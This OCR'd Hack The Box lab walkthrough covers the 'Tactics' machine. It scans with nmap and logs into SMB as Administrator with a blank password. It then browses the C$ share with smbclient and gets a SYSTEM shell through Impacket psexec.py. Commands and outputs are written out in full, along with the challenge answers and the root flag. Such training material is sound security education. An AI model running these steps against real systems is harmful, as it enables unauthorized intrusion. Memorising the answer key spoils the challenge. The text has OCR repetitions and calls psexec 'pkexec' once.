a new terminal and type ip a




Tactics

This is tunnel 0 and ip address 10.10.14.119



We can now ping the ip address
ping 10.10.14.119




Tactics


You can see we have a successful connection…
Hit ctrl c to stop the ping

```
┌──(root㉿kali)-[~]
└─# ping 10.10.14.119
PING 10.10.14.119 (10.10.14.119) 56(84) bytes of data.
64 bytes from 10.10.14.119: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 10.10.14.119: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 10.10.14.119: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 10.10.14.119: icmp_seq=4 ttl=64 time=0.028 ms
^C
── 10.10.14.119 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.028/0.036/0.052/0.009 ms

┌──(root㉿kali)-[~]
└─#
```


Now return to HTB and spawn the machine and wait for the ip address to be created (note: this can take a few minutes)






Tactics

10.129.81.143




ping the address given (this will change every time you spawn a machine)



Tactics

1.2 Nmap scan

nmap -sC -Pn 10.129.81.143



According to the results of the nmap scan, the machine is running the Windows and the Server Message Block service on port 445. We have found our target. Below is a short summary of each port discovered and its' functionality, for some background information on the target. Documenting these ports and the target in general is vital before starting any kind of attack.

It will help you in avoiding a crashed target or a Firewall block and alert

Tactics

Port 135:
The Remote Procedure Call (RPC) service supports communication between Windows applications. Specifically, the service implements the RPC protocol – a low-level form of inter-process communication where a client process can make requests of a server process. Microsoft's foundational COM and DCOM technologies are built on top of RPC.

The service's name is RpcSs and it runs inside the shared services host process, svchost.exe. This is one of the main processes in any Windows operating system & it should not be terminated.

Port 139:
This port is used for NetBIOS. NetBIOS is an acronym for Network Basic Input/Output System. It provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network. As strictly an API, NetBIOS is not a networking protocol. Older operating systems ran NetBIOS over IEEE 802.2 and IPX/SPX using the NetBIOS Frames (NBF) and NetBIOS over IPX/SPX (NBX) protocols, respectively. In modern networks, NetBIOS normally runs over TCP/IP via the NetBIOS over TCP/IP (NBT) protocol. This results in each computer in the network having both an IP address and a NetBIOS name corresponding to a (possibly different) host name. NetBIOS is also used for identifying system names in TCP/IP(Windows).

Simply saying, it is a protocol that allows communication of files and printers through the Session Layer of the OSI Model in a LAN.

Port 445:
This port is used for the SMB. SMB is a network file sharing protocol that requires an open port on a computer or server to communicate with other systems. SMB ports are generally port numbers 139 and 445.

Port 139 is used by SMB dialects that communicate over NetBIOS. It's a session layer protocol designed to use in Windows operating systems over a local network.

Port 445 is used by newer versions of SMB (after Windows 2000) on top of a TCP stack, allowing SMB to communicate over the Internet.

This also means you can use IP addresses in order to use SMB like file sharing.


Simply saying, SMB has always been a network file sharing protocol. As such, SMB requires network ports on a computer or server to enable communication to other systems.

SMB uses either IP port 139 or 445.

Tactics

1.3 SMB Client

smbclient -h



you can access the complete manual for the smbclient tool by typing the man smbclient command in your terminal window

Upon exploring the choices, we will settle on the command below, in order to list the various available shares (-L) and to attempt a login as the Administrator account, which is the high privilege standard account for Windows operating systems.


Typically, the SMB server will request a password, but since we want to cover all aspects of possible misconfigurations, we can attempt a password less login.


Simply hitting the Enter key when prompted for the Administrator password will send a blank input to the server.

Whether it accepts it or not, we still need to discover.

-L : List available shares on the target.
-U : Login identity to use.

smbclient -L 10.129.81.143 -U Administrator





Tactics


1.4 Foothold

We have two options of attack. One is loud, one is not

Option A: Smbclient simple navigation to C$ share with Administrator authorization Option B: PSexec.py from Impacket, involving Impacket installation and common attack surface, big fingerprinting


1.4.1 Option A: SMB Unprotected C$ Share

smbclient -L 10.129.81.143 -U Administrator



Simply hitting the Enter key when prompted for the Administrator password will send a blank input to the server.

Whether it accepts it or not, we still need to discover.



Tactics

smbclient \\\\10.129.81.143\\ADMIN$ -U Administrator

```
┌──(root㉿kali)-[~]
└─# smbclient \\\\10.129.81.143\\ADMIN$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \>
```

exit

```
smb: \> exit
```

Instead of accessing the ADMIN$ share, we can access the C$ share, which is the file system of the Windows machine

smbclient \\\\10.129.81.143\\C$ -U Administrator

```
┌──(root㉿kali)-[~]
└─# smbclient \\\\10.129.81.143\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \>
```

dir

```
┌──(root㉿kali)-[~]
└─# smbclient \\\\10.129.81.143\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> dir
```

Tactics

```
┌──(root㉿kali)-[~]
└─# smbclient \\\\10.129.81.143\\C$ -U Administrator
Password for [WORKGROUP\Administrator]:
Try "help" to get a list of possible commands.
smb: \> dir
  $Recycle.Bin                       DHS        0  Wed Apr 21 11:23:49 2021
  Config.Msi                         DHS        0  Wed Jul  7 14:04:56 2021
  Documents and Settings          DHSrn        0  Wed Apr 21 11:17:12 2021
  pagefile.sys                      AHS 738197504  Tue Mar 18 12:28:53 2025
  PerfLogs                            D        0  Sat Sep 15 03:19:00 2018
  Program Files                      DR        0  Wed Jul  7 14:04:24 2021
  Program Files (x86)                 D        0  Wed Jul  7 14:03:38 2021
  ProgramData                        DH        0  Tue Sep 13 12:27:53 2022
  Recovery                         DHSn        0  Wed Apr 21 11:17:15 2021
  System Volume Information          DHS        0  Wed Apr 21 11:34:04 2021
  Users                              DR        0  Wed Apr 21 11:23:18 2021
  Windows                             D        0  Wed Jul  7 14:05:23 2021

                3774463 blocks of size 4096. 1158627 blocks available
smb: \>
```

We have access to the file system.

From here, we will directly navigate to the standard root flag location on any Hack The Box Windows vulnerable machine:

cd Users\Administrator\Desktop

Using the dir command, we discover the flag file present snuggly on our system.

```
smb: \> cd Users\Administrator\Desktop
```

Be patient and let it advance to the next chosen directory

```
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\>
```

dir

```
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir
```


Tactics

```
smb: \> cd Users\Administrator\Desktop
smb: \Users\Administrator\Desktop\> dir
  .                                   DR        0  Thu Apr 22 03:16:03 2021
  ..                                  DR        0  Thu Apr 22 03:16:03 2021
  desktop.ini                        AHS      282  Wed Apr 21 11:23:32 2021
  flag.txt                            A       32  Fri Apr 23 05:39:00 2021

                3774463 blocks of size 4096. 1158323 blocks available
smb: \Users\Administrator\Desktop\>
```


In order to retrieve the flag.txt file from the server, we can use the get flag.txt command.

This will initialize a download with the output location being our last visited directory on our attacker VM at the point of running the smbclient tool




```
smb: \Users\Administrator\Desktop\> get flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 32 as flag.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \Users\Administrator\Desktop\>
```

We can now exit the smbclient command line and read the file we just downloaded using the cat command



f751c19eda8f61ce81827e6930a1f40c

1.4.2 Option B: Impacket

Verify you have Impacket


The syntax for simply getting an interactive shell from a target :
python psexec.py username:password@hostIP

From the previous method in which we used smbclient, so we know that there is no password for the 'Administrator' user.

So, the command we are going to run is: psexec.py administrator@10.129.81.143

When it prompts for entering a password, simply press enter (as there is no password)

psexec.py administrator@10.129.81.143



Tactics

```
┌──(root㉿kali)-[~]
└─# psexec.py administrator@10.129.81.143
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] Requesting shares on 10.129.81.143.....
[*] Found writable share ADMIN$
[*] Uploading file xkWtgfpM.exe
[*] Opening SVCManager on 10.129.81.143.....
[*] Creating service mYrm on 10.129.81.143.....
[*] Starting service mYrm.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

whoami

```
C:\Windows\system32>whoami
```

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

We got the shell with the highest privileges, i.e. as user NT Authority/System . Awesome! Now, you can browse the file system and retrieve the flag.

However, using the pkexec utility is often preferred in simulated testing environments, but it can be easily detected by the Windows Defender in real-world assessments.

cd C:\Users\Administrator\Desktop

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>
```

Tactics

dir

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
```

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is EEE0-FCDB

 Directory of C:\Users\Administrator\Desktop

04/22/2021  12:16 AM    <DIR>          .
04/22/2021  12:16 AM    <DIR>          ..
04/23/2021  02:39 AM                32 flag.txt
               1 File(s)             32 bytes
               2 Dir(s)   4,744,044,544 bytes free

C:\Users\Administrator\Desktop>
```

type flag.txt

```
C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is EEE0-FCDB

 Directory of C:\Users\Administrator\Desktop

04/22/2021  12:16 AM    <DIR>          .
04/22/2021  12:16 AM    <DIR>          ..
04/23/2021  02:39 AM                32 flag.txt
               1 File(s)             32 bytes
               2 Dir(s)   4,744,044,544 bytes free

C:\Users\Administrator\Desktop>type flag.txt
```

```
C:\Users\Administrator\Desktop>type flag.txt
f751c19eda8f61ce81827e6930a1f40c
C:\Users\Administrator\Desktop>
```

f751c19eda8f61ce81827e6930a1f40c

Tactics

1.5 Challenge Questions

1. Which Nmap switch can we use to enumerate machines when our ping ICMP packets are blocked by the Windows firewall?
   -Pn

2. What does the 3-letter acronym SMB stand for?
   Server Message Block

3. What port does SMB use to operate at?
   445

4. What command line argument do you give to `smbclient` to list available shares?
   -L

5. What character at the end of a share name indicates it's an administrative share?
   $

6. Which Administrative share is accessible on the box that allows users to view the whole file system?
   C$

7. What command can we use to download the files we find on the SMB Share?
   get

8. Which tool that is part of the Impacket collection can be used to get an interactive shell on the system?
   psexec.py

9. Submit root flag
   f751c19eda8f61ce81827e6930a1f40c
   f751c19eda8f61ce81827e6930a1f40c

Tactics

1.6 Completion Certificate